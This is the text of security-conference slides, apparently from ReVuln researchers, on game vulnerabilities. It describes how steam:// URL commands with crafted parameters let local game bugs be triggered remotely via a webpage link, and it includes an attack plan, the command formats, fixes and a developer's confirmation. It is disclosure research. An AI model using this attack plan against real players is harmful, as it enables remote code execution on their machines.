

- **DOS forward via server**

- *Locate the opcodes for message broadcasting*
- Find another *opcode* which triggers a vulnerability
- **Broadcast the pwn** to all the clients connected

Welcome to the Real World



Welcome to the Real World



Welcome to the Real World

- **Steam: *The Strange Case of Dr Steam and Mr Steam***

- Steam is a digital distribution, digital rights management, multiplayer and communications platform developed by Valve
- It is used to **distribute games and related media online**
- As of December 2012, there are over **1860 games** available through Steam
- Steam has an estimated **50-70% share** of the digital distribution market for video games
- The concurrent users peak was **6 million** on November 25, 2012.
- And..
- **54 million** active user accounts

54 million active user accounts

54 million active user accounts



Welcome to the Real World

- **Steam: *The Strange Case of Dr Steam and Mr Steam***

- We found a way to exploit local bugs from remote via Steam :]
- Vulnerability found by us a few months ago
- A paper is available but there are some details missing
- *The Strange Case of Dr Steam and Mr Steam?*
 - Something that wasn't supposed to be used in a "bad" manner..
- 54 million active user potential targets:
 - ~~Not talking about XSS~~
 - But **Remote Code Execution**


Remote Code Execution

Remote Code Execution



Welcome to the Real World


- The Steam Browser Protocol
 - Steam uses the *steam://* URL protocol in order to:
 - Install and uninstall games
 - Backup, validate and defrag game files
 - Connect to game servers
 - Run games



Welcome to the Real World

■ The Steam Browser Protocol

- We demonstrated how to use the *steam://* URL protocol in order to:
 - Run games
 - with bad and arbitrary "remote" parameters
 - Execute code from remote



Welcome to the Real World

- **Running games on Steam via steam://**
 - In Steam it's possible to launch installed games and provide arbitrary parameters. The four partially documented commands to do that have the following formats:
 - 1) `steam://run/id/language/url_encoded_parameters`
 - 2) `steam://rungameid/id/language_bug/url_encoded_parameters`
 - 3) `steam://runsafe/id`
 - 4) `steam://rungame/id/lobby_id/parameters`
 - There are a few limitations (*but easy to bypass*):
 - Some browsers show a warning message
 - Some browsers have limitation on the URL length
 - Other..

Welcome to the Real World

- **Attack Plan for Steam's Games via steam://**
 - Pick one of the **~2000 games** available on Steam
 - Look for a **local bug**
 - a) Find the command line options available for our target
 - b) Check each handler for each possible and interesting switch, such as:
 - *Map*
 - *Patch*
 - *Config*
 - *Etc.*
 - Once we have our local bug, we can **trigger it from remote**
 - a) Craft a remote-command-line *steam://link*
 - Use one of the 4 commands: { **run, rungameid, rungame, runsafe** }
 - b) Put the link on a webpage
 - PrOfit :)]

Welcome to the Real World

- **Current status of the Steam Browser Protocol security**

- In our advisory we provided several ways to limit the issues

- **Fix for users:**

- ✓ disable steam:// URL

- **Fix for Steam:**

- ✓ avoid games command-line and undocumented cmds accessible from untrusted sources

- **Fix for games developers:**

- ✓ secure programming and certificate validation for game update



But...

Welcome to the Real World



NOTE> The steam:// attack is still possible :]

Welcome to the Real World

- **Current status of the Steam Browser Protocol security**
 - But since we disclosed our advisory we are aware of **only 2 Game-related fixes**
 - 1) Team Fortress 2
 - 2) APB reloaded
 - 3) **What about the rest?**
 - If you like achievements, something for you..

[-] furloapb 2 points 5 hours ago*
Revoemag from APB Reloaded here (Community 'dude')
This is interesting. Most games on Steam who support their networking features would be vulnerable to something like this (e.g. the ability to right-click a friend and join them on that server, which would tell the client to connect to a specific ip address), but APB:R have specifically not implemented any of that so it doesn't affect us.
We have also disabled the standard Unreal's package download feature so that doesn't affect us either. You could change your ini files to connect to another login or hack the client to connect to another district server ip, but that is easily hackable on any game and isn't related to Steam at all.
So I'm not sure where these guys got their conclusions from, but certainly in regards to APB it is not accurate.

[-] HistoryLessens [5] 1 point 5 hours ago
As far as I understood, for APB they used a custom launch parameter to get updates from a server that they control, so the problem would be, that your clients don't verify that the updates they receive are legitimate via code signing. Did you have a look at the [video proof of concept?](#) The APB part starts at 2:50.
As for what they did exactly, you would have to contact revuln to find out.


[-] furloapb 2 points 4 hours ago*
That's fine, except you cannot use said launch parameters with APB's Launcher, when you launch APB via steam, it launches OUR patches, it does not update via steam.
Regardless I intend to contact them and find out—as their article is woefully imprecise.
I apologize, having spoken to our coders, whom upon being prompted took a look at our code and found some super legacy test lines that would indeed allow what they were claiming. Fortunately this can be fixed in about 5 minutes and has been done so!

Product Update - Valve 17 Oct 2012

Updates to Team Fortress 2, Day of Defeat: Source and Half-Life 2: Deathmatch have been released. The updates will be applied automatically when your Steam client is restarted. The major changes include:

Source Engine Changes (TF2, DoD:S, HL2:DM)

- Fixed the "disconnect" command regression from the previous update
- Fixed tools like vbsp working with new model format
- **Fixed a con_logfile ConVar exploit**




Welcome to the Real World

- Current status of the Steam Browser Protocol security



Welcome to the Real World



Welcome to the Real World

- DEMO Time :]



- Details on how bypass some limitations

- Demo includes:
 - Detailed description of the issues
 - How to exploit the issues
 - Proof-of-Concept exploits



Target=???



What about the future?



What about the future?

- Bug hunters' wish list:
 - MMO
 - MMORPG
 - Basically MMO*
- Why MMO*?
 - ✓ Huge player-base
 - ✓ Crazy network protocols
 - ✓ Extremely complex game engines
 - ✓ Usually linked to social-networks



What about the future?

- **Client-side testing caveat:**
 - **Anti-cheating protections**
 - They are getting smarter, and they usually detect you messing with debuggers/decompilers on the game
 - Getting complex, tend to be rootkit-like solutions
 - *Hello Warden*
 - Used in *World Of Warcraft*
 - **You usually need to have a valid account**
 - It costs money
 - If you pay, you don't want to pay for a new account every time you set a breakpoint :[

What about the future?

- **Server-side testing caveat:**
 - **99% of the cases you don't have access to the server**
 - Servers are hosted by the company
 - Not shipped along with the clients
 - **I use an emulator!**
 - Good idea.. But..
 - Emulators don't usually match the server-internals 1:1
 - A bug in the emulator is likely to be a emulator-only bug :[
 - **Legal issues...**
 - If you crash an online server while testing..
 - ... A few people will go after you


Conclusion

- Games are:
 - No longer for kids
 - An exceptional stealth attack vector
 - Very complex:
 - *Complex++ => Security_concerns++*
 - Linked to credit card\$ and social-networks
 - Linked to you :]
- Playing online games != Safe



References

- 1) **Steam Browser Protocol Insecurity (when local bugs go remote)**
 - http://www.revuln.com/files/ReVuln_Steam_Browser_Protocol_Insecurity.pdf [paper]
 - <http://vimeo.com/51438866> [video]
- 2) **Call of Duty: Modern Warfare 3 NULL pointer dereference**
 - http://www.revuln.com/files/ReVuln_CoDMW3_null_pointer_dereference.pdf [paper]
- 3) **CryENGINE 3 Remote Code Execution Vulnerability**
 - <http://vimeo.com/53425372> [video]



Thanks! Questions?



@dntbug

@luigi_auriemma